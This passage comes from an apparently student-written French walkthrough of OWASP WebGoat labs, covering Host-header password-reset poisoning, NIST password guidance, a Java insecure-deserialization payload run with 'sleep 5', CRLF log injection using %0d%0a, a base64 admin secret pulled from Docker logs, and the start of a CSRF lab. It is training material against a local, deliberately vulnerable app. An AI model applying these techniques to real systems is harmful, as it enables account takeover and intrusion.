
je vais essayer de réinitialiser le mot de passe de Tom (tom@webgoat-cloud.org) et me connecter en tant que Tom avec un mot de passe réinitialisé

Je commence par voir comment fonction la fonction de password reset avec mon propre compte admin123 .

## Writeup Technique de l'Application WebGoat



*Figure 186 : Password Reset Lab 3 - WebWolf*



*Figure 187 : Password Reset Lab 3 - Reset Link*

- Maintenant après avoir compris la fonction de réinitialisation et comment le mot de passe marche , je peux essayer de l'exploiter .
- En changeant le Host Header et en mettant un serveur python3 ou bien webwolf pour récupérer l'id / le lien de la requête de réinitialisation
- Finalement on réinitialise le mot de passe de tom avec ce que l'on veut et on se connecte pour finir le lab

## Writeup Technique de l'Application WebGoat

```
Request
Pretty Raw Hex
1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=onP4Pvyai1cJHmhkzeFnkdQES6Rh-ZHGkfmoxy09
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 email=tom%40webgoat-cloud.org
```

Figure 188 : Password Reset Lab 3 - Host

```
[parrot@parrot] - [~/Desktop]
└─ $ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [05/Sep/2024 00:43:55] code 404, message File
127.0.0.1 - - [05/Sep/2024 00:43:55] "GET /WebGoat/Password
127.0.0.1 - - [05/Sep/2024 00:43:55] code 404, message File
127.0.0.1 - - [05/Sep/2024 00:43:55] "GET /favicon.ico HTTP
```

Figure 189 : Password Reset Lab 3 - Serveur Python3

Reset your password

Password

Save

Figure 190 : Password Reset Lab 3 - Tom Lien

### 6.6.5 : Secure Passwords

Dans cette leçon, j'apprendrai à créer des mots de passe forts et à les stocker en toute sécurité. Nous examinerons les recommandations les plus importantes établies par la norme NIST sur les mots de passe.

- Je saurai à quoi doit ressembler un mot de passe fort et quelles spécifications il doit respecter.
- J'aurai une vue d'ensemble des points à surveiller lors du développement d'une application qui stocke des mots de passe.
- *Lab 1*

Combien de temps pourrait-il falloir pour forcer votre mot de passe par brute force  
Dans cet exercice, je dois saisir un mot de passe suffisamment fort

Une fois cet exercice terminé, je vais donner quelques recommandations pour sécuriser les mot de passes

The screenshot shows a web-based password cracking interface. At the top, there is a search bar containing the word "test". Below it is a blue "Submit" button. The main area displays the following information:  
- A message: "You have failed! Try to enter a secure password."  
- A field labeled "Your Password:" followed by six asterisks ("\*\*\*\*\*").  
- A field labeled "Length: 4".  
- A field labeled "Estimated guesses needed to crack your password: 94".  
- A field labeled "Score: 0/4" with a red progress bar.  
- A field labeled "Estimated cracking time: 0 years 0 days 0 hours 0 minutes 9 seconds".  
- A warning: "Warning: This is a top-100 common password."  
- A section titled "Suggestions:" with a single bullet point: "Add another word or two. Uncommon words are better."  
- A final "Score: 0/4" at the bottom.

Figure 191 : Secure Passwords - Faible MDP

The screenshot shows a password strength checker interface. A text input field contains the password "ThisIsAStrongPassword123@". Below it is a blue "Submit" button. The results section displays the following information:  
- You have succeeded! The password is secure enough.  
- Your Password: \*\*\*\*\*  
- Length: 25  
- Estimated guesses needed to crack your password: 3576140800000000  
- Score: 4/4 (represented by a green progress bar)  
- Estimated cracking time: 11339868 years 31 days 20 hours 26 minutes 40 seconds  
- Score: 4/4

*Figure 192 : Secure Passwords - Fort MDP*

Un résumé des normes de mots de passe selon la norme NIST :

1. **Pas de règles de composition strictes** : Ne forcez pas l'utilisateur à inclure des majuscules, des chiffres ou des caractères spéciaux, mais offrez la possibilité de le faire.
2. **Pas d'indices de mot de passe ou de questions de sécurité** : Ces méthodes sont considérées comme peu sûres.
3. **Pas de changement de mot de passe inutile** : Ne forcez pas les utilisateurs à changer leur mot de passe régulièrement sans raison valable.
4. **Longueur minimale de 8 caractères** : Les mots de passe doivent contenir au moins 8 caractères.
5. **Support de tous les caractères UNICODE** : Incluez tous les caractères, y compris les emojis et les espaces.
6. **Vérification contre les mots de passe faibles** : Comparez les mots de passe avec les listes de mots de passe connus pour être faibles ou compromis.
7. **Facilité d'utilisation** : Permettez le collage de mots de passe, l'affichage des mots de passe saisis et proposez un indicateur de force pour encourager les mots de passe forts.

Après avoir créé un mot de passe fort et sécurisé, il est également essentiel de le stocker de manière sécurisée. Le NIST fournit des recommandations sur la manière dont les applications doivent gérer les mots de passe et les stocker de façon sécurisée.

- *Comment un mot de passe doit-il être stocké ?*
  - Premièrement : utiliser le chiffrement et un canal protégé pour la demande de mots de passe. Le vérificateur doit utiliser un chiffrement approuvé et un canal protégé authentifié pour résister aux écoutes clandestines et aux attaques de type homme du milieu (MitM) lors de la demande de secrets mémorisés.
  - Résistance aux attaques hors ligne : Les mots de passe doivent être stockés sous une forme résistante aux attaques hors ligne.
  - Utilisation de "salts" : Les mots de passe doivent être salés avant d'être stockés. Le sel doit avoir une longueur d'au moins 32 bits et doit être choisi de manière arbitraire pour minimiser les collisions de valeurs de sel parmi les hachages stockés.
  - Utilisation du hachage : Avant de stocker un mot de passe, il doit être haché avec une fonction de dérivation de clé à sens unique. La fonction prend en entrée le mot de passe
  - Exemples de fonctions de dérivation de clé appropriées :
    - Fonction de dérivation de clé basée sur un mot de passe 2 (PBKDF2) (aussi large que possible ⇒ au moins 10 000 itérations)
    - BALLOON
  - La fonction de dérivation de clé doit utiliser une fonction à sens unique approuvée telle que :
    - Code d'authentification de message par hachage clé (HMAC)
    - Toute fonction de hachage approuvée dans SP 800-107
    - Algorithme de hachage sécurisé 3 (SHA-3)

- SHAKE personnalisable (cSHAKE)
  - ParallelHash
  - CMAC
  - Code d'authentification de message Keccak (KMAC)
- Fonction de dérivation de clé difficile en mémoire : Utilisez des fonctions de dérivation de clé difficiles en mémoire pour augmenter encore le coût nécessaire pour mener des attaques.
  - Facteur de coût élevé : Le facteur de coût (nombre d'itérations) de la fonction de dérivation de clé doit être aussi élevé que le permet la performance du serveur de vérification. (au moins 10 000 itérations)

## 6.7 ( A8 ) : Software & Data Integrity

### 6.7.1 : Insecure Deserialization

Cette leçon explique ce qu'est la sérialisation et comment elle peut être manipulée pour exécuter des tâches qui ne faisaient pas partie de l'intention originale du développeur.

- Avoir une compréhension de base du langage de programmation Java.
  - Être capable de détecter des vulnérabilités de désérialisation non sécurisées.
  - Savoir exploiter les vulnérabilités de désérialisation non sécurisées.
  - Bien que l'exploitation de la désérialisation soit légèrement différente dans d'autres langages de programmation tels que PHP ou Python, les concepts clés appris ici s'appliquent également à tous ces langages.
- 
- *Lab 1*

**La boîte de saisie reçoit un objet sérialisé et le désérialise.**

**Je dois modifier cet objet sérialisé afin de retarder la réponse de la page pendant exactement 5 secondes.**

## Writeup Technique de l'Application WebGoat



Let's try

The following input box receives a serialized object (a string) and it deserializes it.

```
r00ABXQAVklmIHlvdSBkZXNlcmlhbGl6ZSBtZSBkb3duLCBJIHNoYWxsIGJ1Y29tZSBtb3JlIH Bvd2VyZnVsIHRoYW4geW91IGNhbiBwb3NzaWJseSBpbWFnaW51
```

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

token  Submit

**Figure 193 : Insecure Deserialization - Contexte**

The screenshot shows a code editor interface with the following details:

- Left Panel (Files):** Shows the project structure with a selected file: `VulnerableTaskHolder.java`.
- Middle Panel (Code):** Displays the Java code for `VulnerableTaskHolder`. The code includes logic to handle task restoration and execution time validation. It also contains a section for preventing destruction of the application.
- Right Panel (Symbols):** Shows symbols for the `VulnerableTaskHolder` class, including methods `toString`, `readObject`, and `readLine`.

```
public class VulnerableTaskHolder implements Serializable {
    private void readObject(ObjectInputStream stream) throws Exception {
        // do something with the data
        log.info("restoring task: {}", taskName);
        log.info("restoring time: {}", requestedExecutionTime);

        if (requestedExecutionTime != null)
            && (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(18))
                || requestedExecutionTime.isAfter(LocalDateTime.now())));
        // do nothing if the time is not within 18 minutes after the object has been created
        log.debug(this.toString());
        throw new IllegalArgumentException("outdated");
    }

    // condition is here to prevent you from destroying the goat altogether
    if ((taskAction.startsWith("sleep") || taskAction.startsWith("ping"))
        && taskAction.length() < 22) {
        log.info("about to execute: {}", taskAction);
        try {
            Process p = Runtime.getRuntime().exec(taskAction);
            BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
            String line = null;
            while ((line = in.readLine()) != null) {
                log.info(line);
            }
        } catch (IOException e) {
            log.error("IO Exception", e);
        }
    }
}
```

**Figure 194 : Insecure Deserialization - Vulnerable.java**

Pour créer l'attaque, suivez ces 4 étapes : cloner le code depuis le dépôt WebGoat, compiler les classes nécessaires, exécuter l'attaque pour sérialiser l'objet, et convertir le token en base64. Voici les étapes détaillées

1. Cloner le dépôt WebGoat pour accéder au code source.
2. Accédez au fichier Java de la désérialisation non sécurisée
3. Compiler les classes nécessaires (`VulnerableTaskHolder`, `Attack`).
4. Exécuter `Attack.java` pour générer l'objet sérialisé

## Writeup Technique de l'Application WebGoat




Figure 195 : Insecure Deserialization - VSCode

En exécutant Attack.class, un fichier serial est créé, qui doit être converti en base64 à l'aide de la commande suivante dans PowerShell

```
PS C:\Users\wahb\Downloads\svgtopng\svgtopng> $fileContent = Get-Content -Path "serial" -Encoding Byte
PS C:\Users\wahb\Downloads\svgtopng\svgtopng> $base64String = [System.Convert]::ToBase64String($fileContent)
PS C:\Users\wahb\Downloads\svgtopng\svgtopng> $base64String
r00ABXNyABRwdWxuZXJhYmxLVGFza0hvbgRlcgAAAAAAAACAgADTAwcmVxdWzdGVkRXhLY3V0aW9uVGltZXQAGUqxYXZhL3RpBWUvTG9jYWxEYXRlVGlt
ZTtMAAp0YXNrQWN0aW9udAASTGphdmEvbGFuZy9TdhJpbmc7TAIdGFza05hbWxAH4AAnhwc3IADWphdmEudGltZS5TZXKVXYS6GyJsgwAAHhwdw4FAAAH
6AkFBhQ4oMesHh0AAdzbGVlcCA1dAAFZHvtbXk=
PS C:\Users\wahb\Downloads\svgtopng\svgtopng>
```

Figure 196 : Insecure Deserialization - B64 Decode

Copiez le token Base64 et soumettez-le dans le formulaire de la leçon WebGoat pour compléter l'exercice.

## 6.8 ( A9 ) : Security Logging Failures

### 6.8.1 : Logging Security

**Le logging (journalisation) est crucial pour les systèmes modernes. Il est utilisé pour diverses raisons :**

- **Surveillance et débogage d'applications** : Suivre les performances et diagnostiquer les problèmes.
  - **Journalisation d'audit** : Enregistrer des actions spécifiques des utilisateurs et des systèmes.
  - **Surveillance des événements de sécurité** : Fournir des informations à un système SIEM ou SOAR qui déclenche des actions en fonction des informations fournies dans ces journaux.
- **Lab 1**

**L'objectif de ce défi est de faire en sorte qu'il semble que l'utilisateur "admin" ait réussi à se connecter dans les fichiers de journalisation**

**La zone rouge ci-dessous montre ce qui sera enregistré dans le fichier de journal du serveur web.**

Logging Security

Reset lesson

Search lesson

1 2 3 4 5


Let's try

- The goal of this challenge is to make it look like username "admin" succeeded in logging in.
- The red area below shows what will be logged in the web server's log file.
- Want to go beyond? Try to elevate your attack by adding a script to the log file.

username password Submit

Log output:

Login failed for username:



**Figure 197 : Logging Security Lab 1 - Contexte**

## Writeup Technique de l'Application WebGoat

The screenshot shows a web interface for a security challenge. At the top, there is a navigation bar with icons and numbers 1 through 5. Below it, a message says "Let's try". A list of instructions follows:

- The goal of this challenge is to make it look like username "admin" succeeded in logging in.
- The red area below shows what will be logged in the web server's log file.
- Want to go beyond? Try to elevate your attack by adding a script to the log file.

Below the instructions is a form with fields for "username" (containing "test") and "password" (containing "\*\*\*\*"). A "Submit" button is present. A red error message at the bottom states "Sorry the solution is not correct, please try again." Another red message below it says "Log output: Login failed for username:test".

Figure 198 : Logging Security Lab 1 - Test

- **Payload : %0d%0a**

The screenshot shows a web interface for a security challenge. At the top, there is a navigation bar with a checkmark icon. Below it, a message says "Login Succeeded for admin." A "password" field and a "Submit" button are present. A green success message at the bottom states "Congratulations. You have successfully completed the assignment." Another green message below it says "Log output: Login failed for username:whiteNight%0d%0a. Login Succeeded for admin.". The "password" field has a placeholder "whiteNight%0d%0a".

Figure 199 : Logging Security Lab 1 - Exploit

- **Explications du payload %0d%0a**

Considérons un fichier de journalisation dans un panneau d'administration qui suit le format suivant : IP - Heure - Chemin visité. Une entrée typique pourrait ressembler à :

- **123.123.123.123 - 08:15 - /index.php?page=home**

Un attaquant peut exploiter une injection CRLF pour manipuler ce journal. En injectant des caractères CRLF dans la requête HTTP, l'attaquant peut altérer le flux de sortie et fabriquer des entrées de journal. Par exemple, une séquence injectée pourrait transformer l'entrée de journal en :

- **123.123.123.123 - 08:15 - /index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit**

## Writeup Technique de l'Application WebGoat

Ici, %0d et %0a représentent les formes encodées en URL de CR (Carriage Return) et LF (Line Feed). Après l'attaque, le journal afficherait de manière trompeuse :  
*arduino*

*Copy code*

*IP - Heure - Chemin visité*

- 123.123.123.123 - 08:15 - /index.php?page=home&
- 127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit

Ainsi, l'attaquant dissimule ses activités malveillantes en faisant croire que le localhost (un élément généralement de confiance dans l'environnement serveur) a effectué les actions. Le serveur interprète la partie de la requête commençant par %0d%0a comme un seul paramètre, tandis que le paramètre restrictedaction est traité comme un autre élément distinct. La requête manipulée imite effectivement une commande administrative légitime

- *Lab 2*

Certains serveurs fournissent des identifiants Administrateur lors du démarrage du serveur.

Le but de ce défi est de trouver le secret dans le journal des applications du serveur WebGoat pour se connecter en tant qu'utilisateur Admin.

Let's try

- Some servers provide Administrator credentials at the boot-up of the server.
- The goal of this challenge is to find the secret in the application log of the WebGoat server to login as the Admin user.
- Note that we tried to "protect" it. Can you decode it?

username      password      Submit

Figure 200 : Logging Security Lab 2 - Contexte

## Writeup Technique de l'Application WebGoat

J'ouvre le fichier de journalisation Docker où WebGoat est en cours d'exécution. Vous pouvez afficher les journaux en temps réel en utilisant docker logs <ID\_conteneur>.

```
[parrot@parrot]~$ docker logs bb99e6ef42dc
2024-07-24T15:05:15.870+02:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Starting StartWebGoat v2023.8 using Java 21.0.1 with PID 1 (/home/webgoat/webgoat.jar)
2024-07-24T15:05:15.876+02:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : No active profile set, falling back to 1 default profile: "default"
2024-07-24T15:05:17.749+02:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Started StartWebGoat in 3.021 seconds (process running for 6.643)

[REDACTED LOG OUTPUT]

2024-07-24T15:05:18.193+02:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : No active profile set, falling back to 1 default profile: "default"
2024-07-24T15:05:22.469+02:00 INFO 1 --- [main] s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring Data JPA repositories in DEFAULT mode.
2024-07-24T15:05:22.679+02:00 INFO 1 --- [main] s.d.r.c.RepositoryConfigurationDelegate : Finished Spring Data repository scanning in 200 ms. Found 2 JPA repository interfaces.
2024-07-24T15:05:24.548+02:00 WARN 1 --- [io.undertow.websocket.jsr] : UT026010: Buffer pool was not set on WebSocketDeploymentInfo, the default pool will be used
2024-07-24T15:05:24.580+02:00 INFO 1 --- [main] io.undertow.servlet : Initializing Spring embedded WebApplicationContext
2024-07-24T15:05:24.642+02:00 INFO 1 --- [main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 6243 ms
2024-07-24T15:05:24.953+02:00 INFO 1 --- [main] com.zaxxer.hikari.HikariDataSource : HikariPool-1 - Starting...
2024-07-24T15:05:25.877+02:00 INFO 1 --- [main] com.zaxxer.hikari.pool.PoolBase : HikariPool-1 - Driver does not support get/set network timeout for connections. (feature not supported)
2024-07-24T15:05:25.879+02:00 INFO 1 --- [main] com.zaxxer.hikari.pool.HikariPool : HikariPool-1 - Added connection org.hsqldb.jdbc.JDBCConnection@7048f722
2024-07-24T15:05:25.882+02:00 INFO 1 --- [main] com.zaxxer.hikari.HikariDataSource : HikariPool-1 - Start completed.
2024-07-24T15:05:25.979+02:00 INFO 1 --- [main] o.hibernate.jpa.internal.util.LogHelper : HHH0000204: Processing PersistenceUnitInfo {name: default}
2024-07-24T15:05:26.486+02:00 INFO 1 --- [main] org.hibernate.Version : HHH0000412: Hibernate ORM core version 6.2.13.Final
2024-07-24T15:05:26.586+02:00 INFO 1 --- [main] org.hibernate.cfg.Environment : HHH0000406: Using bytecode reflection optimizer
2024-07-24T15:05:27.508+02:00 INFO 1 --- [main] o.s.o.j.p.SpringPersistenceUnitInfo : No LoadTimeWeaver setup: ignoring JPA class transformer
2024-07-24T15:05:27.568+02:00 WARN 1 --- [main] org.hibernate.orm.deprecation : HHH00000025: HSQLDialect does not need to be specified explicitly using 'hibernate.dialect' (remove the property setting and it will be selected by default)
2024-07-24T15:05:30.755+02:00 INFO 1 --- [main] o.h.e.t.j.p.JtaPlatformInitiator : HHH0000489: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
2024-07-24T15:05:30.756+02:00 INFO 1 --- [main] o.h.e.t.j.p.JtaPlatformInitiator : HHH0000489: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
```

Figure 201 : Logging Security Lab 2 - WebGoat Logs

Cherchez dans les journaux ou les fichiers de log pour trouver le mot de passe de l'admin.  
Pour moi un grep admin m'a suffit pour extraire le mot de passe en base64

```
Password for admin: NDh1NGMyZWUtYmI4ZC00ZTZmLThjOTUtZTcyNmRjMDU2N2Rh
```

Figure 202 : Logging Security Lab 2 - Admin Log

Logging Security

Reset lesson

1 2 3 4 5

Let's try

- Some servers provide Administrator credentials at the boot-up of the server.
- The goal of this challenge is to find the secret in the application log of the WebGoat server.
- Note that we tried to "protect" it. Can you decode it?

Admin  Submit

Congratulations. You have successfully completed the assignment.

```
[parrot@parrot]~$ echo "NDh1NGMyZWUtYmI4ZC00ZTZmLThjOTUtZTcyNmRjMDU2N2Rh" | base64 -d
48e4c2ee-bb8d-4e6f-8c95-e726dc0567da [parrot@parrot]~$
```

Figure 203 : Logging Security Lab 2 - Décodage Log

## 6.9 ( A10 ) : Server Side Request Forgery

### 6.9.1 Cross-Site Request Forgeries

**La falsification de requête intersites, également connue sous le nom d'attaque "one-click" ou "session riding" et abrégée en CSRF (parfois prononcée "sea-surf") ou XSRF, est un type d'exploit malveillant d'un site Web où des commandes non autorisées sont transmises par un utilisateur que le site Web considère comme de confiance. Contrairement à la falsification de script intersites (XSS), qui exploite la confiance qu'un utilisateur a pour un site particulier, la CSRF exploite la confiance qu'un site a dans le navigateur de l'utilisateur.**

**Une attaque CSRF est un "attaque du dépositaire confus" contre un navigateur web. Les caractéristiques courantes d'une CSRF sont les suivantes :**

- **Elle implique des sites qui dépendent de l'identité d'un utilisateur.**
- **Elle exploite la confiance du site dans cette identité.**
- **Elle trompe le navigateur de l'utilisateur pour qu'il envoie des requêtes HTTP à un site cible.**
- **Elle implique des requêtes HTTP qui ont des effets secondaires.**

**Les applications web à risque sont celles qui effectuent des actions basées sur les entrées de utilisateurs de confiance et authentifiés sans exiger que l'utilisateur autorise l'action spécifique. Un utilisateur authentifié par un cookie enregistré dans le navigateur web de l'utilisateur pourrait sans le savoir envoyer une requête HTTP à un site qui fait confiance à l'utilisateur et ainsi provoquer une action indésirable**

**Une attaque CSRF cible / abuse les fonctionnalités web de base. Si le site permet un changement d'état sur le serveur, tel que changer l'adresse e-mail ou le mot de passe de la victime, ou acheter quelque chose. Forcer la victime à récupérer des données ne bénéficie pas à l'attaquant car l'attaquant ne reçoit pas la réponse, c'est la victime qui la reçoit. En tant que tel, les attaques CSRF ciblent les requêtes modifiant l'état**

## Writeup Technique de l'Application WebGoat

### • Lab 1

Certains serveurs fournissent des identifiants Administrateur lors du démarrage du serveur.

Le but de ce défi est de trouver le secret dans le journal des applications du serveur WebGoat pour se connecter en tant qu'utilisateur Admin.

#### Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

#### Confirm Flag

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:



*Figure 204 : Cross-Site Request Forgeries - Lab 1 Contexte*

Après avoir cliquer sur le bouton ‘Submit Query’ je m’aperçois que la requête est sous-la forme suivante :

The screenshot shows a terminal window with two panes: 'Request' and 'Response'. The 'Request' pane displays a POST command to the URL /WebGoat/basic-get-flag with various headers and a csrf parameter set to false. The 'Response' pane shows the server's response, which includes a JSON object indicating that the flag is null, success is false, and a message stating that the request came from the original host.


```
Request
Pretty Raw Hex
1 POST /WebGoat/basic-get-flag HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
12 Cookie: JSESSIONID=X5oja29GschB2aId9pwlnYdHx5zU2xFsZ5riawRC
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 csrf=false&submit=Submit+Query

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Mon, 09 Sep 2024 01:36:40 GMT
5
6 {
7   "flag":null,
8   "success":false,
9   "message":"Appears the request came from the original host"
10 }
```

*Figure 205 : Cross-Site Request Forgeries - Lab 1 POST*

